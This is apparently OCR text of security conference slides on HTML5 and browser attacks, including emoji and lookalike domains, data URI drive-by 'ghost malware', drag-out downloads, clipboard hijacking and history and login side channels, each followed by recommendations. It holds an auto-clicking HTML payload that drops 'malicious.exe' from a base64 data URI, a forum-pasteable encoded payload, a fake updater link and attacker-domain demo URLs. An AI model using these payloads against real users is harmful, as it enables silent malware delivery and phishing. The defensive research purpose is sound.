
"I think there is a profound and enduring beauty in simplicity. Our goal is to try to bring a calm and simplicity to what are incredibly complex problems so you're not aware really of the solution.“ – Jony Ive, Apple




What if… HTTP had emojis






●●○○○ T-Mobile
10:58 AM
90%
https://paypal.com
Cancel
Google Search
https://paypal.com
On This Page (no matches)
Find “ https://paypal.com”
Q W E R T Y U I O P
A S D F G H J K L
Z X C V B N M
123
space
.
Go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
11:09 AM
88%
office.com
Safari cannot open the page because the server cannot be found.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11:10 AM
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
box.com
Safari cannot open the page because the server cannot be found.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
11:13 AM
87%
facebook.com
Safari cannot open the page because the server cannot be found.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11:14 AM
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



apple.com
Safari cannot open the page because the server cannot be found.


●●○○○ T-Mobile
11:14 AM
86%
facebook.com
Safari cannot open the page because the server cannot be found.







aka: xn--microsoft-zr2f.com

♥♥ Angelo Emoji Ventures is now ♥♥
♥♥ the Proud Owner of Google.tk ♥♥

Our next investment...

Now Raising Series A!

●●○○○ T-Mobile 10:48 AM 92%

💩.la

💩

Poopla!

Emoji Animated URL Bar. Powered by 302 redirects.
Life over HTTP: Reimagined.

BROWSER XSS FILTERS

Bypassing the important stuff:

- They protect users (IE, Chrome) from vulnerable pages
- They aren't that strong (no DOM-based/persistent)
- We can evade the reflected XSS protection under certain scenarios with a few tricks

Data URI + HTML5 = Ghost Malware

- Data is directly embedded into URI
- Format
  - data:[<MIME-type>][;charset=<encoding>][;base64],<data>
- Example
  - <img src="" alt="Red dot”>
- Can we abuse it?

Data URI + HTML5 = Ghost Malware

- ✓ Wrap an executable in the Data URI
- ✓ The Problem
  - ○ Can't control filename and extension
  - ○ File won't execute until the victim changes its extension

HTML5 Download Attribute

- HTML5 allows us to control filename
- HTML5 standard 4.12.2 – Links created by <a> and <area> element
  - " The **download** attribute, if present, indicates that the author intends the hyperlink to be used for downloading a resource. The attribute may have a value; **the value, if any, specifies the default file name** that the author recommends for use in labeling the resource in a local file system… "
- Supported browser: Chrome, IE, Firefox

DATA URI – Craft the Payload

Where do we host this page?

```
<html>
  <script
src="http://ajax.googleapis.com/ajax/libs/jquery/1.9.1/jquery.min
.js"></script>
  <script>
      $(document).ready(function() {
          $('a#malicious')[0].click();
      });
  </script>
  <a id='malicious' style="display:none"
    href="data:application/application/x-
msdownload;base64,iVBORw0KGgoAAAANS…"
download="malicious.exe">Download</a>
</html>
```

DATA URI – Craft the Payload

- Let's do the Data URI trick again…

  data:text/html;charset=utf-8;base64,PGh0bWw+DQoNCjxoZWFkPg0KDQogIDxzY3JpcHQgc3JjPSJodHRwOi8vYWpheC5nb29nbGVhcGlzLmNvbS9hamF4L2xpYnMvanF1ZXJ5LzEuOS4xL2pxdWVyeS5taW4uanMiPjwvc2NyaXB0Pg0KDQogIDxzY3Jpc…

- Paste that chunk of junk into any forum/website that allows user specified links
- Then you have a working malware that is
  - **hosted nowhere**
  - **automatically downloaded**

CAN WE DO BETTER?

- Well.. I have a small keyboard
  - http://tinyurl.com/AdobePlayerUpdater

DATA URI – Browser Support

	Redirection to Data URI	HTML5 “download” attribute
IE	No	Yes
Chrome	Yes	Yes
Firefox	Yes	Yes
Safari	Yes	No

DATA URI – Recommendations

- ✓ Browsers
  - ○ Firefox and Chrome should prevent redirection to Data URI
- ✓ Users
  - ○ Don’t click on anything you don’t trust

« HTML5 Drag-Out Madness »

Drag-Out // RFC

- NOT a RFC spec yet
- Only supported by Chrome
- Proposal on whatwg
  http://lists.whatwg.org/htdig.cgi/whatwg-whatwg.org/2009-August/022118.html
- How secure is it?

Drag-Out // Mechanism

```
someElement.addEventListener("dragstart", function(event)
{
    event.dataTransfer.setData("DownloadURL",

"application/pdf:article.pdf:http://example.com/someNameTh
atWillBeIgnored.pdf")
}, false);
```

- So you can specify a random URL and a filename to download to your computer?

Drag-Out // Attack

- Sweet spot to hide malicious executable
  - Hide the download URL under a draggable link, image or video
  - Unnoticeable even during drag-n-drop
  - Even worse – known extensions are hidden by default on Windows

- Example

  http://test.attacker-domain.com/html5dragout/dragout.html

Drag-Out // Recommendation

- Browsers should always warn users before letting them dropping out a file
- The warning message should clearly state the file type, and domain if possible


COCAINE.
SO MUCH COCAINE.

CLIPBOARD GONE WILD

CLIPBOARD GONE WILD

- **When I go to a untrusted website**
  - Can it read secrets from the clipboard? (Secrecy)
  - Can it write to the clipboard? (Integrity)

CLIPBOARD // IE's ways

- clipboardData
- execCommand("copy")
  - User get prompted for approval

CLIPBOARD // Flash

- Flash support access to clipboard
- Works across browsers
- Enabled by default for all browsers
- No warning…
- It probably works in other plugin technologies as well
- Example
  - http://www.steamdev.com/zclip/

CLIPBOARD // JavaScript

- JavaScript can be used to cheat users from believing they copied some text, but it something else instead
  - Detect keydown event of “cmd” or “ctrl” key
  - Replace the textRange that user selected
  - When user presses “C”, the attack controlled content is copied

- Example
  - http://test.attacker-domain.com/clipboard/phish_text_selection.html

CLIPBOARD // Recommendations

- Browsers
  - Disable Flash and other plugins by default
- Users
  - Respect browser warnings
  - Trust but verify the content copied from the browser


LOGIN & HISTORY SIDE CHANNELS

- ✔ Login Detection vs. History Stealing

PRETTY PURPLE COLORS

- CSS History Stealing – Grossman, Jeremiah (circa 2006)

```
var color = document.defaultView.getComputedStyle(
    link,null).getPropertyValue("color");
if (color == "rgb(0, 0, 255)") {
    …  // evilness
}
```



PRETTY PURPLE COLORS

FIXED - Bugzilla 147777 - :visited support allows queries into global history

- "severely constraining the styling available from within the :visited selector, essentially letting you specify text color and not much more"
- "JavaScript API calls that query element styles behave as if a link is unvisited"
- "limited the visibility of the styled attributes through APIs such as window.getComputedStyle()"

« We have a long history of ignoring vulnerabilities that don’t yield complete breaks »

LOGIN & HISTORY SIDE CHANNELS

- **Encrypted Response Size**
  - Requires MITM (See: BREACH)

- **Cross-Domain Image Size**
  - Internet Explorer caches image size of known resources – **even from InPrivate mode!!**
  - Images that have not been loaded have a default 28x30 size prior to loading
  - We can examine .width and .height on cross-domain image/* resources, across tabs!

LOGIN & HISTORY SIDE CHANNELS

- ✔ **Event-Based Image Loading**
  - Script behind authentication
  - Ideally a fixed URI that doesn't require object enumeration
  - We need different HTTP codes for Logged/Not-Logged
  - i.e. default profile photo avatar


demo #5.3

TIMING WITH HEAVY QUERIES

- **Does not require an image behind authentication**
  - Find servlet / page that takes more time to return than regular static resource – Search page, User List, etc.
  - Load it as IMG, STYLE, EMBED, IFRAME, SCRIPT, or CORS (even if not allowed)
  - Measure download time with onerror event (invalid cast)
  - Factor in bandwidth and round-trip

CSS WITH USER INTERACTION

- From Michal Zalewski, Magnificent Bastard
  - The CSS :visited pseudo-selector fix does not prevent attackers from extracting content by showing the user a set of hyperlinked snippets of text
  - These ‘shaped’ hyperlinks, depending on the browsing history, will blend with the background or remain visible on the screen
